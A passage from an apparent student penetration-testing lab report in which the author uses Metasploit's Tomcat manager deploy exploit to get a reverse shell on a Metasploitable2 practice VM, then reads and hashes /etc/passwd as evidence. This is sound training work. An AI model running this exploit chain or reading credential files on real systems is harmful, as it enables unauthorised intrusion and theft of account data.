implemented. Server protected by CDN, limiting direct infrastructure visibility but indicating security-conscious configuration.


3.Exploitation Lab:

Step 1: Tools in Use

I decided to use Metasploit Framework, Burp Suite, and sqlmap as my main exploitation tools because they are standard in penetration testing for simulating real-world attacks.

Step 2: Exploit Simulation with Metasploit

Target: Metasploitable2 VM (IP: 192.168.56.104)



Step 2; search for tomcat mgr

```
msf6 > search tomcat mgr

Matching Modules
================

#  Name                                                  Disclosure Date  Rank       Check  Description
-  ----                                                  ---------------  ----       -----  -----------
0  exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
1  \_ target: Automatic                                  .                .          .      .
2  \_ target: Java Universal                             .                .          .      .
3  \_ target: Windows Universal                          .                .          .      .
4  \_ target: Linux x86                                  .                .          .      .
5  exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
6  \_ target: Java Universal                             .                .          .      .
7  \_ target: Windows Universal                          .                .          .      .
8  \_ target: Linux x86                                  .                .          .      .
9  auxiliary/scanner/http/tomcat_mgr_login               .                normal     No     Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/tomcat_mgr_login
```

Then I select and use the **exploit/multi/http/tomcat_mgr_deploy,** because t ranked with excellent so i will use this to do exploit.

Results after I run exploit

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 13041 bytes as fEC9W641R9fxmMW.war ...
[*] Executing /fEC9W641R9fxmMW/BntZaY1u.jsp ...
[*] Undeploying fEC9W641R9fxmMW ...
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.104:56145) at 2025-08-25 15:26:28 -0400
```


Table results

Exploit ID	Description	Target IP	Port	Status	Payload
001	Tomcat RCE	192.168.56.104	8180	Success	Java Web Shell

Summary of findings,

I successfully exploited the Apache Tomcat Manager service running on port 8180 using the Metasploit **tomcat_mgr_deploy module**. After uploading and deploying a malicious .war file, I received a reverse shell session on my Kali machine, confirming remote code execution. This validates a critical vulnerability in the target configuration.

Validation from exploit DB



Successfully exploited Apache Tomcat Manager RCE on port 8180 in Metasploitable2. Validation via Exploit-DB confirms the vulnerability and public PoC exploits. This substantiates the real-world risk and demonstrates the effectiveness of using Metasploit's 'tomcat_mgr_deploy' module for authenticated remote code execution.

4. Post-Exploitation Practice

```
sessions 1
[*] Session 1 is already interactive.
background
Background session 1? [y/N]  y
msf6 exploit(multi/http/tomcat_mgr_deploy) > sessions -i 1
[*] Starting interaction with 1 ...
whoami
tomcat55
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Escalate privileges, collect evidence

```
whoami
tomcat55
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

2. Evidence Collection;

```
ls /etc
adduser.conf
adjtime
aliases
aliases.db
alternatives
apache2
apm
apparmor
apparmor.d
apt
at.deny
bash.bashrc
bash_completion
bash_completion.d
belocs
bind
bindresvport.blacklist
blkid.tab
blkid.tab.old
calendar
chatscripts
console-setup
console-tools
cowpoke.conf
```

After I list files under etc, then I saw passwd file, I open it by cat and see what is inside it “ls /etc/passwd”

```
zsh_command_not_found
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Evidence Collection: Hash File

```
┌──(kali㉿kali)-[~]
└─$ nano passwd_copy.txt

┌──(kali㉿kali)-[~]
└─$ sha256sum passwd_copy.txt
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  passwd_copy.txt

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$
```

Item	Description	Collected By	Date	Hash Value
System File	/etc/passwd	Hilary	2025-08-26	af23ffe0bc5479a70a17e799fa699f9e 593f2151b7e1ba597987523c7c733d42

On August 26, 2025, as part of post-exploitation, I collected the /etc/passwd file from the compromised target. The file was saved and hashed locally for evidence integrity, with collection details documented as above.